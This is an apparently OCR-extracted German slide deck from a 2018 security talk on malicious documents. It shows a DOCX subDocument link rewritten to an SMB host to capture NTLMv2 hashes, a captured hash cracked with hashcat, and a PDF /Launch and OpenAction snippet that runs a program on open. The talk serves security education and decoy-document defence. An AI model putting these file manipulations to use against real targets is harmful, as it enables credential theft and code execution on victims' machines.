CYBERTRAP

Malicious documents

to pwn a company

16.11.2018

whoami

CYBERTRAP

- Rene Offenthaler
  - Master Information Security @ FH St.Pölten
  - Research Assistent @ Josef-Ressel Zentrum
  - Produktverantwortlicher TrackdownService @ CyberTrap

- Julian Lindenhofer
  - Master Information Security @ FH St.Pölten
  - Bachelor Wirtschafts- und Sozialwissenschaften @ WU Wien
  - Research Assistent @ Josef-Ressel Zentrum
  - Produktverantwortlicher TrackdownService @ CyberTrap

Gefahrenpotential von Dokumenten


CYBERTRAP

Quelle: https://www.sophos.com/en-us/security-news-trends/security-trends/the-rise-of-document-based-malware.aspx

Quelle: https://researchcenter.paloaltonetworks.com/2018/07/unit42-threat-brief-office-documents-can-dangerous-well-continue-use-anyway, 24.07.2018

Quelle: https://www.computerweekly.com/news/252437736/Microsoft-Word-document-and-zero-day-attacks-on-the-rise, 28.03.2018

Köderdokumente Intranet




(1) – Köderdokumente am lokalen Share auslegen

(2) – Potentieller Maulwurf entwendet Dokument

(3) – Potentieller Maulwurf öffnet das Dokument

(4) – Kommunikation mit Sensor wird abgewickelt

Köderdokumente Internet




(5) Maulwurf leakt Dokumente

(6) Mr. X öffnet Dokument und wickelt Kommunikation mit Sensor ab

Problemstellung Microsoft Office

- Hoher Bekanntheits- und Beliebtheitsgrad
- Office Dokumente sind vertraute Dateiformate
- Mehr Features = mehr mögliche Angriffspunkte


- Seit Office 2007 als Containerformat (Office-Open-XML)



Name	Date modified	Type	Size
_rels	27.03.2018 14:36	File folder	
docProps	27.03.2018 14:36	File folder	
word	27.03.2018 14:36	File folder	
[Content_Types].xml	27.03.2018 14:41	XML Document	2 KB

subDoc Feature

- Masterdokument enthält mehrere Subdokumente
- Bearbeitung der Subdokumente auch im Master möglich
- Subdokument mittels externem Link eingebettet



XML Manipulation

Originale Version des XML Files

```
nships">
cument/2006/relationships/webSettings" Target="webSettings.xml"/>
cument/2006/relationships/theme" Target="theme/theme1.xml"/>
cument/2006/relationships/settings" Target="settings.xml"/>
cument/2006/relationships/styles" Target="styles.xml"/>
cument/2006/relationships/fontTable" Target="fontTable.xml"/>
cument/2006/relationships/subDocument" Target="Subdokument%202.docx" TargetMode="External"/>
cument/2006/relationships/subDocument" Target="Subdokument%201.docx" TargetMode="External"/>
```

Manipulierte Version des XML Files

```
/2006/relationships/webSettings" Target="webSettings.xml"/>
/2006/relationships/theme" Target="theme/theme1.xml"/>
/2006/relationships/settings" Target="settings.xml"/>
/2006/relationships/styles" Target="styles.xml"/>
/2006/relationships/fontTable" Target="fontTable.xml"/>
/2006/relationships/subDocument" Target="file://192.168.56.143/test.txt" TargetMode="External"
/2006/relationships/subDocument" Target="file://192.168.56.143/test.txt" TargetMode="External"
```

SMB Kommunikation bei Öffnen des Files

```
SMB     213 Negotiate Protocol Request
TCP      60 445 → 62302 [ACK] Seq=1 Ack=160 Win=30336 Len=0
SMB2    291 Negotiate Protocol Response
SMB2    232 Negotiate Protocol Request
SMB2    291 Negotiate Protocol Response
SMB2    220 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2    392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
SMB2    723 Session Setup Request, NTLMSSP_AUTH, User: DESKTOP-3V72KP3\Rene
```

Ergebnis des Angriffes (1)


```
[SMBv2] NTLMv2-SSP Client   : 192.168.56.146
[SMBv2] NTLMv2-SSP Username : DESKTOP-3V72KP3\Rene
[SMBv2] NTLMv2-SSP Hash     : Rene::DESKTOP-3V72KP3:11000fc3d97bf7ac:C2BE45346DD0
698115313F8456A1FDE7:0101000000000000C0653150DE09D20163D3ACDC5D00D6B6000000000200
080053004D004200330001001E00570049004E002D0050005200480034003900320052005100410041004
600560004001400530004D00420033002E006C006F00630061006C000300340057004900 4E002D0050
005200480034003900320052005100410046005600 2E0053004D00420033002E006C006F006300610
06C0005001400530004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
040002000000080030003000000000000000010000000200000FAF413925009191319DD0CBC06DB9
C8FE0C0C2FD711953332EAD0467C78C2FD30A0010000000000000000000000000000000000090026
006300690066007300 2F00310039003200 2E00310036003800 2E00350036002E00310034003000000
0000000000000000000
```

```
RENE::DESKTOP-3V72KP3:11000fc3d97bf7ac:c2be45346dd0698115313f8456a1fde7:0101000000000000c0653150de0
9d20163d3acdc5d00d6b6000000000200080053004d00420033000100 1e00570049004e002d0050005200480034003900320
0520051004100460056000400140053004d00420033002e006c006f00630061006c0003003400570049004e002d0050005
200480034003900320052005100410046005600 2e0053004d00420033002e006c006f00630061006c000500140053004d00
420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030003000000000000000010
0000000200000faf413925009191319dd0cbc06db9c8fe0c0c2fd711953332ead0467c78c2fd30a0010000000000000000000
0000000000000000000900260063006900660073002f00310039003200 2e00310036003800 2e00350036002e00310034003
000000000000000000000000000 1234

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: RENE::DESKTOP-3V72KP3:11000fc3d97bf7ac:c2be45346dd0...000000
Time.Started.....: Tue Oct 30 11:00:03 2018 (1 sec)
Time.Estimated...: Tue Oct 30 11:00:04 2018 (0 secs)
Guess.Mask.......: ?1?2?2?2 [4]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 4/15 (26.67%)
Speed.Dev.#1.....:   398.9 kH/s (9.98ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 266240/2892672 (9.20%)
Rejected.........: 0/266240 (0.00%)
Restore.Point....: 4096/46656 (8.78%)
Candidates.#1....: sh53 -> 14b6
HWMon.Dev.#1.....: N/A

Started: Tue Oct 30 11:00:02 2018
Stopped: Tue Oct 30 11:00:04 2018
```

PW: 1234

- Gesammelte Informationen
  - IP Adresse
  - Username
  - Domainname
  - Passworthash
- Passwortcrack bei zu einfach gewähltem Passwort

Ergebnis des Angriffes (2)



Folgen

- Sämtliche 1-Faktor Authentifizierungen betroffen
- „Credential Stuffing“
  - Zugriffsautomatisierung bei Onlinediensten mithilfe der gestohlenen Credentials
- Besondere Gefahr für SSO – VPN Systemen

Angriff auf Energiesektor


The Clever Phishing Trick Used by Hackers Targeting the US Energy Sector

By Catalin Cimpanu

Last week, the media was abuzz with apocalyptic headlines about how Russian hackers were launching cyber-attacks on the US energy and nuclear sector.


DOCX file used sneaky trick to harvest local credentials

Cisco says that an initial analysis of these DOCX files almost fooled their researchers into thinking that nothing was wrong, as they didn't include any macros or other exploits.



CYBERTRAP

Angriffe auf das Hostsystem



PDF

- „das“ Austauschformat schlechthin
- riesiger Funktionsumfang
- gewachsenes Format
- differenzierte Standardimplementierung
- viele unterschiedliche Client-Applikationen

Aktionen

- Im Standard definiert
- Für Formulare und Userbilityzwecke konzipiert

- GoToR – in externens Dokument springen
- Launch – Programme ausführen
- URL – Zugriff auf Webseiten
- JavaScript

```
/S /Launch
/F (c:/windows/system32/calc.exe)
/D [ 0 /Fit ]
```

Trigger


- Reagieren auf Events
- Einstiegspunkte für weitere Funktionen
- Kombination mit Aktionen

- OpenAction – beim Öffnen des Dokuments
- AA – beim Öffnen der ersten Seite

```
/Type /Catalog
/Pages 2 0 R
/OpenAction <<
>>
```


Ergebnis und Folgen (1)

Launch → beliebige Programmausführung



Ergebnis und Folgen (2)


- Sicherheitsfeatures gegen Standardfunktionen
- Standard nicht komplett implementiert

